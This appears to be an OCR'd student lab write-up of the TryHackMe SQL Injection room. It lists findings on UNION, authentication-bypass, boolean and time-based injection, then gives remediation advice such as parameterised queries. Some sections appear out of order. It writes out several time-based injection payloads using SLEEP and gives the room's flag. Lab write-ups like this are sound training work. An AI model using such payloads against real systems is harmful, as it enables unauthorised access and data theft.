


Figure 28. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Payload: admin123' UNION SELECT SLEEP(5);--



Payload: admin123' UNION SELECT SLEEP(5),2;--
Outcome: 5-second delay created
- I thought nothing was happening. Then I noticed the delay. That's when I understood that time was the response.

Figure 29. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

Flag: THM{SQL_INJECTION_MASTER}




Figure 30. SQL injection lab evidence captured in the authorised TryHackMe SQL Injection room.

A deliberate SLEEP delay changed the response time and demonstrated that timing could be used as an indirect response channel. The security impact is blind extraction of information when the application does not display database errors or results.

Finding 4 - Time-Based SQL Injection

True and false application responses revealed information about the database name, table structure, usernames and password values one character at a time. The security impact is gradual extraction of sensitive data even when query results are not directly displayed.

Finding 3 - Boolean-Based Data Inference

The login form accepted a true SQL condition, allowing authentication to be bypassed without a valid password. The security impact is unauthorised account access.

Finding 2 - Authentication Bypass

A single quote caused a database error, and UNION SELECT succeeded after the correct number of columns was identified. This allowed database metadata and account records to be displayed. The security impact is unauthorised disclosure of database structure and sensitive information.

Finding 1 - Error-Based and UNION SQL Injection

The lab demonstrated several SQL injection weaknesses in an authorised TryHackMe training environment. The evidence in Sections 3-6 shows that unsanitised input was interpreted as part of SQL queries.

7. Security Findings

8. Remediation Recommendations

The main control is to use parameterised queries or prepared statements so that user input is treated as data rather than executable SQL. The application should also perform server-side allow-list validation, such as accepting only numeric values where an ID is expected. Database accounts should follow least privilege and have access only to the data and operations required by the application. Detailed database errors should be hidden from users and recorded in protected logs instead. Regular security testing, code review and monitoring should be used to identify suspicious input, repeated failed requests and unusual query behaviour.

9. Lessons Learned and Next Steps

This lab helped me understand SQL Injection in a practical way. I learned how attackers test systems, exploit weaknesses, and extract sensitive information. It showed me that even simple inputs can break a system if they are not handled properly.

One key lesson is that security is very important in web development. A small mistake can allow attackers to gain access to an entire database. I also learned how to think logically and solve problems step by step. I learned how SQL Injection works practically and how attackers think. I also learned the importance of input validation and secure coding. Next, I will spend more time learning and practicing more sql_injection labs and learn additional cybersecurity attacks.

10. References

- W3Schools. SQL Injection. https://www.w3schools.com/sql/sql_injection.asp
- TryHackMe. SQL Injection room. https://tryhackme.com/room/sqlinjectionlm